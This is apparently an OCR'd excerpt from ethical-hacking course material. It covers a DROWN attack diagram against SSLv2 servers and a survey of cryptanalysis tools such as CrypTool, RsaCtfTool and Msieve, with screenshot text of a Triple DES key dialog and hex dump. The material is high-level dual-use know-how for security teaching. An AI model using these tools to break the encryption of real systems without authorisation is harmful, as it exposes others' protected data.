


Victim Client
TLS connection
Victim server supporting SSLv2
Attacker masquerading the TLS connection
Attacker sends malicious SSLv2 probes
Attacker

Figure 20.59: DROWN attack

Cryptanalysis Tools

CrypTool

- CrypTool is a e-learning program in the area of **cryptography** and **cryptanalysis**
- It consists of e-learning software (CT1, CT2, JCT, and CTO)


CrypTool 1.4.42 - [Cry-Triple-Unnamed1.hex]
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
Encrypt
Decrypt
Cancel
Press F1 to obtain help.
L:1 C:1 P:1
OVR
NUM

```
00000000   84 63 67 0A 76 96 0F EF 8B 75 7D 3F CA AE 68 49 77 5D 2D D3 5B 6A 08 9C 36 3B 39 1E
0000001C   9C DD F1 55 D4 8D F2 39 46 CE D9 C6 EE E4 9A FF 9E AE 0B DB CC 1C 7D E4 94 E5 A9 24
00000038   99 42 71 B3 F5 80 60 3C 6D 29 D6 C1 D9 E1 F5 2D 15 E0 01 01 DC 7F DF 50 D6 FB EB 26
00000054   5F 14 B0 09 3E 23 38 C5 F9 63 B4 5A 47 D7 DA 54 49 6E 98 56 B0 6E B0 78 D1 36 B7 14
00000070   4B E0 DD 51 00 01 BE A7 2B C7 FB 87 B0 6C 79 2F 01 0E ED 6B 47 96 2D 22 1C AA 03 E8
0000008C   02 4B 5B AE B1 1A 45 C7 F6 BE ED B6 3C 52 9A 84 62 FF 1B F0 49 83 9E 08 61 72 52 44
000000A8
```

Key Entry: Triple DES (ECB)

Enter the key using hexadecimal characters (0..9, A..F).

Key length: 128 bits (effectively 112 bits)

12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12

https://www.cryptool.org

Cryptosense
https://cryptosense.com

RsaCtfTool
https://github.com

Msieve
https://sourceforge.net

Cryptol
https://cryptol.net

CryptoBench
http://www.addario.org

Cryptanalysis Tools

Attackers use cryptanalysis tools to analyze and break ciphers. Some cryptanalysis tools are discussed as follows.

- **CrypTool**

  Source: *https://www.cryptool.org*


  The CrypTool project develops e-learning programs in the area of cryptography and cryptanalysis. It consists of e-learning software (CT1, CT2, JCT, and CTO).

  CrypTool 1 (CT1) – It is written in C++ and is a Windows program. It supports classical and modern cryptographic algorithms (encryption and decryption, key generation, secure passwords, authentication, secure protocols, etc.). It is used to perform cryptanalysis of several algorithms (Vigenère, RSA, AES, etc.)

  CrypTool 2 (CT2) – It supports visual programming GUI and execution of cascades of cryptographic procedures. It runs under Windows**.**

  JCrypTool (JCT) – It allows comprehensive cryptographic experimentation on Linux, macOS, and Windows. It also allows users to develop and extend its platform in various ways with their own crypto plug-ins.

  CrypTool-Online (CTO) – It runs in a browser and provides a variety of encryption methods and analysis tools.


CrypTool 1.4.42 - [Cry-Triple-Unnamed1.hex]
File
Edit
View
Encrypt/Decrypt
Digital Signatures/PKI
Indiv. Procedures
Analysis
Options
Window
Help

```
00000000  84 63 67 0A 76 96 0F EF 8B 75 7D 3F CA AE 68 49 77 5D 2D D3 5B 6A 08 9C 36 3B 39 1E   .cg.v....u}?..hIw]-.[j..6;9.
0000001C  9C DD F1 55 D4 8D F2 39 46 CE D9 C6 EE E4 9A FF 9E AE 0B DB CC 1C 7D E4 94 E5 A9 24   ...U...9F..........}.....$
00000038  99 42 71 B3 F5 80 60 3C 6D 29 D6 C1 D9 E1 F5 2D 15 E0 01 01 DC 7F DF 50 D6 FB EB 26   .Bq...`<m).....-.......P...&
00000054  5F 14 B0 09 3E 23 38 C5 F9 63 B4 5A 47 D7 DA 54 49 6E 98 56 B0 6E B0 78 D1 36 B7 14   _...>#8..c.ZG..TIn.V.n.x.6..
00000070  4B E0 DD 51 00 01 BE A7 2B C7 FB 87 B0 6C 79 2F 01 0E ED 6B 47 96 2D 22 1C AA 03 E8   K..Q....+.....ly/...kG.-"....
0000008C  02 4B 5B AE B1 1A 45 C7 F6 BE ED B6 3C 52 9A 84 62 FF 1B F0 49 83 9E 08 61 72 52 44   .K[...E.....<R..b...I...arRD
000000A8
```

Key Entry: Triple DES (ECB)

Enter the key using hexadecimal characters (0..9, A..F).

Key length: 128 bits (effectively 112 bits)

